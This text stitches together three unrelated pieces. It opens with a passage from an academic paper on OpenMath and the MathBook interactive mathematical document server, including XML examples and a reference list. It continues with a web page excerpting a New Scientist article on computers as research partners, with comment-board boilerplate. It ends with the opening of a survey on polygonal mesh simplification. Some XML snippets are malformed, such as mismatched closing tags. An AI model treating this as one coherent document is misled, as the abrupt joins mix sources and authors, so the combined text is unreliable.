So, what is needed is a way to exploit such context data whenever a server providing a service to the user needs more knowledge. We have only made a modest beginning with the study of context, and we foresee that substantial research is needed for a successful implementation.

3 The Mathematical Document Server

In the previous section we have explained how we envision smooth communication using OpenMath with several mathematical services on the web. These services will enrich mathematical documents considerably. In this section we present a general model for a highly interactive mathematical environment embodying such features.

The heart of our architecture is a *mathematical document server*. In our approach, this server takes input from mathematical source documents, mathematical (web) services and users, and serves a view on the interactive doc-

ument to the user. The document server takes care of the presentation of the document to the user, it handles the communication between user and several mathematical services. It also manages the (mathematical) context in which presentation and communication take place. Figure 3 displays the essential parts of the proposed architecture and their dependencies.




Fig. 3. General architecture

The architecture we have chosen for an interactive mathematical document is based on the idea of an interactive book: the (static) mathematics is included in a source document (or *source*, for short). It is highly structured and semantically sufficiently rich to create an exact mathematical description of the content and to allow actions (see also Subsection 4.2). The source document indicates the kind of action that is supposed to be offered in the interactive environment. The actions themselves however are realized by the document server. The document source is written by an author.

The document server on the other hand, is written by tool developers. It uses the mathematical content from the sources together with input from the user and mathematical services to specify the *context* of the interactive document. The context certainly depends on user actions; a jump from one entry in the source to another may alter the context. But also results from queries to mathematical services are input to the creation of the context. Within this context a presentation of the content relevant to the mathematical setting in which the user 'resides', is realized and can be presented to the user via an interface. In line with the discussion of §2.2, the context consists of

- assignments to variables of OpenMath objects (interpreted as definitions),
- OpenMath objects representing mathematical assertions,
- logistic information, for example, the user's id, mathematical background, permissions to use commercial services, etc.

At any given time, the context gives a precise description of the state the user is in by means of this data.

A simple example of this model is realized in a LaTeX environment. Here the document server produces, on user's demand, a dvi or postscript file from a LaTeX source and serves it using a dvi or postscript viewer to the user. Here the context is just given by the user's request to create a dvi or postscript file to view on the screen or send it to a printer, etc. In this simple example, the logistic data are relevant, but not the mathematical context.

A more advanced example can be realized in an XML-Java setting. Here the source consists of an XML-source. The document server creates, for example by XSL-transformations, an Html or XML document and serves it as a web page to the user. Using a web browser as an interface, the user can view a presentation of the document. Interactivity and communication with mathematical services can be realized inside the web server using Java-applets or servlets. Our present approach to realizing interactive mathematical documents is based on this example and will be discussed in the next section.

Creation and bookkeeping of the context as well as presentation of the content is taken care of by the document server. This server also handles *communication* between the source, the user and mathematical services. It stores presentation information and the context as dynamic data. The context is relevant in communication with the outside world. Using the model of communication with a mathematical service, the provider of the service may be aware of the context of the user's mathematics. This can take place by means of incremental steps (loading the context at the initial stage and translating the user defined changes one by one), or by means of downloading the entire context (or relevant portions thereof) upon receipt of each new query.

Of course, our primary target is a mathematical context, where, for example, in a chapter on ring theory of an algebra book, the field of coefficients might be specified to be a finite field. By interaction of the user interface with the user, this context can be further specialized to, say, the field of order eleven GF(11).

In an example on irreducible polynomials in a polynomial ring, the document server will take care of choosing the polynomial ring $GF(11)[X]$ over GF(11). Within this context the reader can now verify that the polynomial X^2+2X-2 is reducible, whereas the polynomial X^2+2X+2 is irreducible.

Some variables in the context can also be of a logistic nature. For instance the user name might help to create or recognize an individual version of the

context. This might be of relevance, for instance, for tracking the way a student reads an interactive text book.

4 MathBook, our implementation

The discussion of §3 regards our conceptual framework for interactive mathematical documents. In this section we discuss our progress in implementing this architecture within a JAVA-XML set-up. Our motivating example is a forthcoming new edition of the interactive book *Algebra Interactive!* (see [7]), which is interactive course material for undergraduate algebra. We shall use the word *MathBook* for the ensemble of software tools we are building for the construction of interactive mathematical documents such as, but not limited to, 'Algebra Interactive'. The distinct components of the architecture are displayed in Figure 4. We shall deal with them separately.




Fig. 4. MATHBOOK implementation

4.1 The MathBook Source

We have derived our own experimental grammar in the guise of a document type definitions (DTD) for the MATHBOOK source, an XML document. As a result, there is an XML based markup language (the MATHBOOK DTD) for the creation of interactive mathematical documents.

In creating a DTD for MathBook, we have been influenced by both DocBook [8] and OMDoc [24]. The former is a fairly general standard for structuring (into chapters, sections, etc.) electronic documents, the latter is a very rich, and strongly logic-oriented standard for mathematical documents. We intend to maintain a close link with OMDoc, but found the overall machinery involved too heavy for our purposes. The connection with DocBook is of importance to us, since we expect several authoring tools for it to emerge in the coming years, tools that could be of use to us in one form or another. MathBook deviates in various respects from OMDoc and DocBook and contains new features, like support for actions.

The mathematics in the source is given by means of OpenMath objects. This feature has clear advantages in terms of portability. The DocBook type grammar sees to it that there are natural scopes, where mathematical objects 'live'. For instance, when a chapter begins with "Let $\mathbb{F}$ be a field", the scope of the variable $\mathbb{F}$ is assumed to be the whole chapter (although, somewhere further down the hierarchy, say in a section of the chapter, this assignment can be overridden).

```
<OMOBJ>
 <OMA>
  <OMATTR>
   <OMATP>
    <OMS name="pres" cd="ida"/> <OMSTR "frac"/>
   </OMATP>
   <OMS name="divide" cd="arith1"/>
  </OMATTR>
  <OMA>
   <OMS name="plus" cd="arith1"/>
   <OMA> <OMS name="divide" cd="arith1"/> <OMI>3</OMI> <OMI>4</OMI> </OMA>
   <OMA> <OMS name="divide" cd="arith1"/> <OMI>2</OMI> <OMI>3</OMI> </OMA>
  </OMA>
 </OMA>
</OMOBJ>
```

Fig. 5. An attributed OpenMath object.

The mathematical content is represented in OpenMath. This means that the semantics is taken care of satisfactorily, but that no attention is being paid to presentation. In general, this is in line with the idea that presentation should be taken care of by the document server rather than the source. There are however some clear exceptions. Let us give two examples. In LaTeX, for each individual fraction, the author has a choice between a slash and a fraction display. In

$$\frac{3/4 + 2/3}{5}$$

we have used both. The other example concerns the statement "$3, 4 \in \mathbb{Z}$". The corresponding OpenMath expression would be the equivalent of "$3 \in \mathbb{Z}$ and $4 \in \mathbb{Z}$", whereas the presentation in the first form is highly desirable from an esthetic point of view.

In order to have such a flexible presentation, we are using presentation annotated OpenMath. This means, that in our MathBook source we allow style attributes inside OpenMath objects. Figure 5 shows an attributed expression corresponding to the LaTeX macro `\frac`, in which the fraction display is forced. It is assumed here that the default presentation is 'slash' so that the two other `divide`s need not be attributed. Of course, the author can also force the slash presentation of these by a similar attribution. By discarding these style attributes, regular OpenMath is obtained. So, one can easily go from annotated OpenMath to 'bare' OpenMath.

Within the MathBook grammar, special attention is also given to interactivity. For this purpose a whole range of tags (that is, structuring elements defined in DTDs and appearing in XML documents between pointed brackets) have been introduced. We will give two snippets of code appearing in the MathBook source to illustrate some of these tags and to give the reader an idea of how an author may create interactivity.

```
<eval scope="session">
   <OMOBJ>
    <OMA>
     <OMS cd="univpoly1" name="expand"/>
     <OMA>
      <OMS cd="univpoly1" name="gcd"/>
      <getomcontent> <getvarvalue name="poly_a"/> </getomcontent>
      <getomcontent> <getvarvalue name="poly_b"/> </getomcontent>
     </OMA>
    </OMA>
   </OMOBJ>
</eval>
```

Fig. 6. Some MathBook tags for interactivity.

The code in Figure 6 uses the combined effects of the following tags.

- getvarvalue: Read two strings representing OpenMath objects that were previously stored in the variables `poly_a` and `poly_b`, respectively. Note that the scope is set to session. This implies that, at the time the user visits this particular part of the source, the context will have the variables poly_a and poly_b, but when the user leaves it, these will no longer stay alive. The scope is introduced by a command like
  `<enablescope scope="session"/>`
  (not displayed in the figure). The above code then creates an OpenMath object (in fact, a univariate polynomial) that is placed in the session scope.
- getomcontent: Get the content of the OpenMath object, i.e., remove the markers `<OMOBJ>` and `</OMOBJ>` at the beginning and the end of an OpenMath object.

- eval: this tag indicates that in a realization of the source as an interactive document, the constructed OpenMath object is sent to a computational backengine, like *Mathematica*, for evaluation.

```
<addtoscope name="matrixsquared" scope="session">
<OMOBJ>
 <OMA>
  <OMS cd="arith1" name="times"/>
  <getomcontent> <getfromscope name="matrix"/> </getomcontent>
  <getomcontent> <getfromscope name="matrix"/> </getomcontent>
 </OMA>
</OMOBJ>
</ida:addtoscope>
```

Fig. 7. Some MathBook tags for content control.

The snippet in Figure 7 shows how objects in a context can be created. Here, the OpenMath object named `matrix` is read from the session scope (by means of the `getfromscope` tag). This object is used to create a new OpenMath object that is placed in the session scope (by means of the `addtoscope` tag) with name `matrixsquared`.

4.2 The MathBook server

As mentioned in Section 3, the mathematical document server, called the MathBook *server*, should cater for presentation, communication, and context in our implementation.

One part of our MathBook server consists of an XSL transformer together with a set of XSL stylesheets. The transformer picks up the MathBook sources and transforms them into LaTeX files for creating printouts or JavaServer Pages (JSP) to create an interactive realization of the source. JSP technology [17] is designed to develop dynamic web pages easily. A JavaServer Page is a template containing standard Html code, user defined tags, and Java scriptlets encoding the logic and the required behaviour of the dynamic web page.

The JavaServer Pages together with our Java tools form a Web application residing in a Web container of a standard (JSP/Servlet) server, allowing us to extend the functionalities of any such server. Note that, as opposed to Web*Mathematica*, we are not modifying the server itself.

So far, besides ROML (discussed at the end of §2.1), our Java tools include phrasebooks and a (JSP based) tag mechanism for bringing to life the interaction specified in the MathBook source. The phrasebooks deal with the following kinds of action.

- Sending an OpenMath object to a backengine (e.g. Mathematica) for evaluation and returning an OpenMath object.

- Retrieving the answer to a mathematical query from a web service and reacting on the outcome.
- Transforming OpenMath into MathML presentation.

```
<phreval id="result" name="GapPhrasebook" method="EVAL" scope="session">
 <OMOBJ>
  <OMA>
   <OMS cd="integer1" name="factorof"/>
   <OMI> <expression>b</expression> </OMI>
   <OMI> <expression>a</expression> </OMI>
  </OMA>
 </OMOBJ>
</phreval>
<if> <condition> <expression>result</expression> </condition>
 <then>
  <para> Answer:
   <expression>b</expression> divides <expression>a</expression>.
  </para>
 </then>
 <else>
  <para> Answer:
   <expression>b</expression> does not divide <expression>a</expression>.
  </para>
 </else>
</if>
```

Fig. 8. Retrieving an answer.

As an example of the first two features, consider the code displayed in the beginning of Figure 8. This is part of a JSP page obtained from a MathBook source. There, the OpenMath object contained in the `phreval` tags is sent to the GAP Phrasebook and passed to GAP for evaluation, and the response from GAP and the GAP Phrasebook is an OpenMath object (a Boolean) assigned to the variable `result` which lives inside the scope called `session`.

Communication is governed by Java servlets and phrasebooks; the actions defined within the MathBook sources are mapped onto and taken care of by a Java tag library, called the MathBook *tag library*.

The tag library is the tool that allows a practical implementation for actions in MathBook grammar. As a side issue, we mention that the library can also be used independently by someone who is just interested in developing his/her own JSP pages.

In the above example, the phrasebooks are invoked by the `phreval` tag. Furthermore, the tag mechanism handles

- the flow within a document, like if/then/else (see Figure 8), for loops, etc.
- the context. For example, objects can be stored and retrieved from the context.
- Casting OpenMath objects to OpenMath objects of another (often more structured) kind. This mechanism is especially useful for software systems

that do not type their objects very strongly. For instance, GAP does not distinguish a list of lists from a matrix, so when we expect a matrix to be returned (a fact that is noticeable in the presence of a context), we cast the list of lists onto a matrix of the right kind. Observe that this cast indeed belongs to the MathBook server and not to the source.

In particular, the tags in the library deal with two of the three features of a mathematical document server: communication, and context. The remaining feature, presentation, is dealt with by a separate Java program that translates the OpenMath objects of the source into MathML. It keeps track of the attributes for presentation such as the one for fraction discussed in §4.1. The MathML appearing in a JSP page can be rendered by a browser like Mozilla or Amaya, cf. [23,1].

Experimental MathBook servers for 'Algebra Interactive', with both *Mathematica* and GAP as backengine, have been realized. We intend to experiment further with CoCoA, Maple, and formal automated proof assistants such as COQ.

At the moment we are investigating the possible extension of the tag library in such a way that we are able to interface with other more geometry or visualisation oriented packages. We have started work on interfacing to the geometry package Cinderella [29].

4.3 Examples

We make the picture described above more concrete by considering three scenarios. In each of these scenarios a suitable interactive mathematical document can offer the appropriate mathematical services via the internet. In [12] we have described a way to provide the computing facilities of various mathematical software packages via OpenMath servers to the internet community. However, in these scenarios the mathematical services cannot consist solely of web interfaces with computational backengines, but ask for more specialized activities.

1. An author of a book on mathematical analysis has used both Maple [19] and *Mathematica* [20] to write algorithms discussed in his/her book. At times, the results of one system are fed into the other. Preferably, the author would like to write the code only once.

By use of the MathBook tools, the algorithms written in either system can be made to run virtually within the electronic version of the book. The MathBook tag library then takes care of communication with the backengines Maple and *Mathematica* and the computer algebra code is stored in the source. An alternative to sending native code to the backengines is to work with OpenMath. If the commands are confined to standard applications such as factorization of polynomials, the EVAL interpretation of the phrasebooks suffice (currently, a Maple phrasebook based on ROML does not exist,

but one based on [26] could probably be used). In this case, we can express input and output as well-understood mathematical objects (using the cast of the tag library, if necessary); moreover, we can ask for an evaluation by any third computer algebra system for which a phrasebook exists. For the author, the implementation has been reduced to writing a simple `phreval` tag. There is a third option in which more elaborate commands can be run on back engines. It uses a first version of an algorithm CD. We expect to be able to write most of the 130 gapplets (i.e., interactive examples using GAP) from the former edition of 'Algebra Interactive', in this OpenMath code, in such a way that each of the systems GAP, CoCoA and *Mathematica* will be able to run the code at the server end.

2. At a high school, students have been assigned a project on cryptography. In this context, information about prime numbers is required. They need to know the definition of a prime number, to find a few prime numbers of 200 digits and to compute related encoding and decoding keys.

There are many home pages about prime numbers, see e.g. [27] for an interesting one. Most of these sites contain a lot of static information, but lack available computation power, for instance to check primality of a given number. As part of the ESPRIT OpenMath project, we have made sample pages on prime numbers, backed up by GAP and *Mathematica*, in which the students can actually profit from the computation power of these backengines without having to know anything from the syntax of these backengines. They can retrieve primes with 200 or more digits to build a realistic and safe RSA cryptosystem, they can break such systems using too small primes, they can search for Mersenne primes, etc.

Upon request, calling a 'Pocklington' server (cf. [6]), the students can obtain a full proof (in words) of the primality of a given number. This works in much the same way as the stabilizer subgroup example discussed in §2.2.

3. Cinderella [29] is a beautiful program for exploring traditional planar geometry. Configurations can be constructed corresponding to classical theorems such as Pappus' Theorem, in which the conclusion is that three points are on a line. Once the configuration of points and lines is drawn, the fact will present itself 'automatically'. The user can drag and rescale the configuration while the three points stay on a line. An OpenMath representation of this configuration, using the OpenMath CD 'plangeo1', see Figure 2, can be translated into a formal description, a presentation in words, or to Cinderella input. Conversely, Cinderella (at least an experimental version) is able to provide such OpenMath expressions. We intend to explore these interactions further in collaboration with Ulrich Kortenkamp.

5 Conclusion

We have argued that OpenMath objects suffice to communicate mathematics in a rigorous way between software systems, but that two more features are

of immediate need: query facilities and management of the context of the mathematics in which the user is immersed. A solution of the query problem seems feasible on a fundamental level within the OpenMath framework, but the context problem requires more experimentation. We expect that the MathBook tag library will solve some of the most urgent matters in this respect. Authors can use it to augment their xml sources (in MathBook format), so as to obtain a high degree of structured mathematical interactivity.

A major obstacle to authoring an interactive document is the inaccessibility of xml source code, the enormous number of brackets and labels, such as in the examples of code in Figure 8. The general expectation is that, once good special purpose editors have been developed, no author will need to work with the elaborate xml sources. However, currently there is no alternative at hand. There are two editors for OpenMath objects, viz. [18,22], but these do not suffice for the more elaborate source documents described in §4.1. By means of the MathBook tag library, we have tried to reduce the difficulties of authoring as far as possible, but some xml editing remains necessary.

Another issue to be explored is 'searching for mathematical content'. Standard xml techniques might work on CDs. Although the interdependence of CDs is rather loosely organized (there is a `CDUses` field in a CD indicating on which other CDs the definition of symbols contained in it depend), standard xml tools will be able to produce the dependence trees. For example, via the `CDUses` construct we will be able to unravel that `times` in the core CD `group` refers to `times` in the core CD `monoid`, which in turn refers to `times` in `arith1`. Mathematical knowledge always has a hierarchical structure. It is the question whether the `CDUses` construct will suffice for an efficient implementation of the full hierarchy and the related searches.

References

1. Amaya, W3C's Editor/Browser, `www.w3.org/Amaya`.
2. Axiom interface to OpenMath. OpenMath ESPRIT Deliverable, 2000, `www.nag.co.uk/projects/OpenMath/final/node10.htm`.
3. A. E. Brouwer. *Coding theory server, for bounds on the minimum distance of q-ary linear codes,* $q = 2, 3, 4, 5, 7, 8, 9$, `http://www.win.tue.nl/~aeb/voorlincod.html`.
4. O. Caprotti, A. M. Cohen, and M. Riem. *Java Phrasebooks for Computer Algebra and Automated Deduction.* SIGSAM Bulletin, 2000. Special Issue on OpenMath.
5. O. Caprotti and A.M. Cohen. *Connecting proof checkers and computer algebra using OpenMath,* pp. 109–112 in *The 12th International Conference on Theorem Proving in Higher Order Logics* (Y. Bertot, G. Dowek, A. Hirschowitz, C. Paulin, L. Théry eds.) Nice, France, September 1999. Springer Lecture Notes in Computer Science, vol. 1690.

6. O. Caprotti and M. Oostdijk. *How to formally and efficiently prove prime(2999),* in *Proceedings of Calculemus 2000: 8th Symposium on the Integration of Symbolic Computation and Mechanized Reasoning*, St. Andrews, Scotland, August 2000.
7. A.M. Cohen, H. Cuypers, H. Sterk. *Algebra Interactive!*, Interactive lecture notes on Algebra (paper book and CD-Rom), Springer-Verlag, Heidelberg, August 1999.
8. DocBook, `http://www.docbook.org`.
9. H. Barendregt and A.M. Cohen. *Electronic communication of mathematics and the interaction of computer algebra systems and proof assistants.* J. Symbolic Computation **32** (2001) 3–22.
10. O. Caprotti, A.M. Cohen, D. Carlisle, *The OpenMath Standard*, `www.nag.co.uk/projects/omstd/`.
11. O. Caprotti, A. M. Cohen, H. Cuypers, H. Sterk. *OpenMath Technology for Interactive Mathematical Documents*, to appear in Lisbon Proceedings.
12. O. Caprotti, A. M. Cohen, H. Cuypers, M. N. Riem, and H. Sterk. *Using* O*penMath Servers for Distributing Mathematical Computations,* pp. 325–336 in: ATCM 2000: Proceedings of the Fifth Asian Technology Conference in Mathematics, Chiang-Mai, Thailand, Wei Chi Yang, Sung-Chi Chu, Jen-Chung Chuan (eds.), ATCM, Inc., 2000.
13. A.M. Cohen, H. Cuypers, H. Sterk (eds.). *Some Tapas of Computer Algebra*, Springer-Verlag, Heidelberg, 1999.
14. A.M. Cohen and L. Meertens. *The ACELA project: Aims and Plans,* pp. 7–23 in *Computer-Human interaction in Symbolic Computation* (ed. N. Kajler), Texts and Monographs in Symbolic Computation, Springer-Verlag, Wien, 1998.
15. J.C. Faugère's Polynomial Equations Server, `www-calfor.lip6.fr/~jcf`.
16. GAP interface to OpenMath. OpenMath ESPRIT Deliverable, 2000, `www-groups.dcs.st-andrews.ac.uk/~gap/Info4/deposit.html`.
17. JavaServer Pages, for dynamically generated Web content, `java.sun.com/products/jsp/`.
18. Jome: Java OpenMath editor, `http://mainline.essi.fr`.
19. Maple, the computer algebra system, `www.maplesoft.com`.
20. *Mathematica*, the computer algebra system, `www.wolfram.com`.
21. MathML, Mathematical Markup Language, `www.w3.org/TR/MathML2/`.
22. MathWriter, Stilo's editor for rapid generation of mathematical expressions for display and processing on the web (handles MathML and OpenMath), `STILO: www.stilo.com`.
23. Mozilla, a browser development project, `www.mozilla.org`.
24. OMDoc, a standard for open mathematical documents, `www.mathweb.org/omdoc/`.
25. OpenMath Society Website, `www.openmath.org`.
26. PolyLab Java Phrasebook for Maple, `team.polylab.sfu.ca/~warp/openmath0.7.6.tar`.
27. Prime Pages, `http://www.utm.edu/research/primes`.
28. ROML, The RIACA OpenMath Library, `crystal.win.tue.nl/public/projects`.

29. J. Richter-Gebert and U. Kortenkamp. *Cinderella. The interactive geometry software* (book and CD-Rom), Springer-Verlag, Berlin, Heidelberg, 1999. See also `www.cinderella.de/en/index.html`.
30. N.J.A. Sloane. Online Encyclopedia of Integer Sequences, `www.research.att.com/~njas/sequences`.
31. A. Solomon, C.A. Struble. *JavaMath: an API for Internet accessible mathematical services,* to appear in Proceedings of the Asian Symposium on Computer Mathematics (2001), `www.illywhacker.net/papers/ascm.ps`.
32. A. Solomon, *Distributed Computing for Mathematical System Integration,* to appear in this volume, 2001.
33. Tomcat, servlet container used in the Jakarta Project, `jakarta.apache/org/tomcat`.
34. Unicode version 3.2, including virtually all of the standard characters used in mathematics, `www.unicode.org/unicode/reports/tr25`.
35. Webmathematica, Mathematica on the Web, `www.wolfram.com/products/webmathematica`.
36. R. A. Wilson. Atlas of Finite Group Representations, `www.mat.bham.ac.uk/atlas`.
37. `www.w3.org/XML/Query`.

gyre.org

TRACKING THE NEXT MILITARY & TECHNOLOGICAL REVOLUTIONS

search

Submit


TOPICS

Animal Machine Interface
Artificial Life
Asteroid Defense
Biological Warfare
Cloning
Cryptography
Energy
Genetic Engineering
Information Warfare
MEMs
Metacomputing
Missile Defense
Nanotechnology
Neurotechnology
Nuclear Proliferation
Physics
Satellites
SETI
Space Expansion
Space Warfare
Surveillance Technology
Virtual Reality

KEYWORDS
FRAMEWORKS
SOURCES
COMMENTS
CONTACT

RSS 2.0

Machine Head -- David Cohen -- New Scientist -- February 24, 2001 -- [Comments]



Computers, commonly perceived as little more than ultra-fast calculators, are suggesting new ideas in medicine and chemistry, determining the roles of genes and proposing and testing new mathematical theorems. They are even helping with the choice of embryos for IVF implantation. Computers have been promoted from dumb tools to full research partners, and people working without digital colleagues may soon begin to fall behind. "The future lies in human-computer collaboration," Srinivasan says.

Explore Related:

Category Metacomputing

COMMENTS

Post a new message -- [First time here? Please read before posting]

Name:

Email:

Subject:

Message:

UBB code is enabled in this forum.

Post

Comments Board

The intent of this comment board is to provide a space for users to ask questions or share their thoughts about the articles in our database. Please note the following:

- **This comment board is not connected with the author of this article. Some authors do stop by to read what others have said about their work but this site has no official connection with any of the publications indexed. Please visit the publication's web site to find their official contact information.**
- **The 15 most recent comments across all articles will be listed on the 'comments' page.**
- **We reserve the right to remove any obnoxious or offtopic posts.**
- **Please check out our privacy policy for questions about how we use your personal information.**
- **Please do not post the full-text of any of the articles for copyright reasons. We do encourage visitors to share alternative URLs if the original URL is not working.**
- **Questions or complaints about our comment boards? Please feel free to contact us.**

Concepts and Algorithms for Polygonal Simplification

Jonathan D. Cohen

Department of Computer Science, The Johns Hopkins University

1. INTRODUCTION

1.1 Motivation

In 3D computer graphics, polygonal models are often used to represent individual objects and entire environments. Planar polygons, especially triangles, are used primarily because they are easy and efficient to render. Their simple geometry has enabled the development of custom graphics hardware, currently capable of rendering millions or even tens of millions of triangles per second. In recent years, such hardware has become available even for personal computers. Due to the availability of such rendering hardware and of software to generate polygonal models, polygons will continue to play an important role in 3D computer graphics for many years to come.

However, the simplicity of the triangle is not only its main advantage, but its main disadvantage as well. It takes many triangles to represent a smooth surface, and environments of tens or hundreds of millions of triangles or more are becoming quite common in the fields of industrial design and scientific visualization. For instance, in 1994, the UNC Department of Computer Science received a model of a notional submarine from the Electric Boat division




Figure 1: The auxiliary machine room of a notional submarine model: 250,000 triangles

of General Dynamics, including an auxiliary machine room composed of 250,000 triangles (see Figure 1) and a torpedo room composed of 800,000 triangles. In 1997, we received from ABB Engineering a coarsely-tessellated model of an entire coal-fired power plant, composed of over 13,000,000 triangles. It seems that the remarkable performance increases of 3D graphics hardware systems cannot yet match the desire and ability to generate detailed and realistic 3D polygonal models.

1.2 Polygonal Simplification

This imbalance of 3D rendering performance to 3D model size makes it difficult for graphics applications to achieve *interactive* frame rates (10-20 frames per second or more). Interactivity is an important property for applications such as architectural walkthrough, industrial design, scientific visualization, and virtual reality. To achieve this interactivity in spite of the enormity of data, it is often necessary to trade fidelity for speed.

We can enable this speed/fidelity tradeoff by creating a *multi-resolution* representation of our models. Given such a representation, we can render smaller or less important objects in the scene at a lower resolution (i.e. using fewer triangles) than the larger or more important objects, and thus we render fewer triangles overall. Figure 2 shows a widely-used test model: the Stanford bunny. This model was acquired using a laser range-scanning device; it contains over 69,000 triangles. When the 2D image of this model has a fairly large area, this may be a reasonable number of triangles to use for rendering the image. However, if the image is smaller, like Figure 3 or Figure 4, this number of triangles is probably too large. The right-most image in each of these figures shows a bunny with fewer triangles. These complexities are often more appropriate for image of these sizes. Each of these images is typically some small piece of a much larger image of a complex scene.

For CAD models, such representations could be created as part of the process of building the original model. Unfortunately, the robust modeling of 3D objects and environments is already a difficult task, so we would like to explore solutions that do not add extra burdens to the original modeling process. Also, we would like to create such representations for models acquired by other means (e.g. laser scanning), models that already exist, and models in the process of being built.

Figure 2: The Stanford bunny model: 69,451 triangles

69,451 triangles

2,204 triangles

Figure 3: Medium-sized bunnies.

69,451 triangles

575 triangles

Figure 4: Small-sized bunnies.

Simplification is the process of automatically reducing the complexity of a given model. By creating one or more simpler representations of the input model (generally called *levels of detail*), we convert it to a multi-resolution form. This problem of automatic simplification is rich enough to provide many interesting and useful avenues of research. There are many issues related to how we represent these multi-resolution models, how we create them, and how we manage them within an interactive graphics application. This dissertation is concerned primarily with the issues of level-of-detail quality and rendering performance. In particular, we explore the question of how to preserve the appearance of the input models to within an intuitive, user-specified tolerance and still achieve a significant increase in rendering performance.

1.3 Topics Covered

This paper reviews some fundamental concepts necessary to understand algorithms for simplification of polygonal models at a high level. These concepts include optimal/near-optimal solutions for the simplification problem, the use of local simplification operations, topology preservation, level-of-detail representations for polygonal models, error measures for surface deviation, and the preservation of appearance attributes. This is not a complete survey of the field of polygonal model simplification, which has grown to be quite large (for more information, several survey papers are available [Erikson 1996, Heckbert and Garland 1997]). In particular, this paper does *not* provide much coverage of algorithms specialized for simplifying polygonal terrains, nor does it cover simplification and compression algorithms geared towards progressive transmission applications.

2. OPTIMALITY

There are two common formulations of the simplification problem, described in [Varshney 1994], to which we may seek optimal solutions:

- **Min-# Problem**: Given some error bound, ε, and an input model, *I*, compute the minimum complexity approximation, *A*, such that no point of *A* is farther than ε distance away from *I* and vice versa (the complexity of *A* is measured in terms of number of vertices or faces).

- **Min-ε Problem**: Given some target complexity, n, and an input model, I, compute the approximation, A, with the minimum error, ε, described above.

In computational geometry, it has been shown that computing the min-# problem is NP-hard for both convex polytopes [Das and Joseph 1990] and polyhedral terrains [Agarwal and Suri 1994]. Thus, algorithms to solve these problems have evolved around finding polynomial-time approximations that are *close* to the optimal.

Let k_0 be the size of a min-# approximation. An algorithm has been given in [Mitchell and Suri 1992] for computing an ε-approximation of size $O(k_0 \log n)$ for convex polytopes of initial complexity n. This has been improved by Clarkson in [Clarkson 1993]; he proposes a randomized algorithm for computing an approximation of size $O(k_0 \log k_0)$ in expected time $O(k_0 n^{1+\delta})$ for any $\delta > 0$ (the constant of proportionality depends on δ, and tends to $+\infty$ as δ tends to 0). In [Brönnimann and Goodrich 1994] Brönnimann and Goodrich observed that a variant of Clarkson's algorithm yields a polynomial-time deterministic algorithm that computes an approximation of size $O(k_0)$. Working with polyhedral terrains, [Agarwal and Suri 1994] present a polynomial-time algorithm that computes an ε-approximation of size $O(k_0 \log k_0)$ to a polyhedral terrain.

Because the surfaces requiring simplification may be quite complex (tens of thousands to millions of triangles), the simplification algorithms used in practice must be $o(n^2)$ (typically $O(n \log n)$) for the running time to be reasonable. Due to the difficulty of computing near-optimal solutions for general polygonal meshes and the required efficiency, most of the algorithms described in the computer graphics literature employ local, greedy heuristics to achieve what appear to be reasonably good simplifications with no guarantees with respect to the optimal solution.

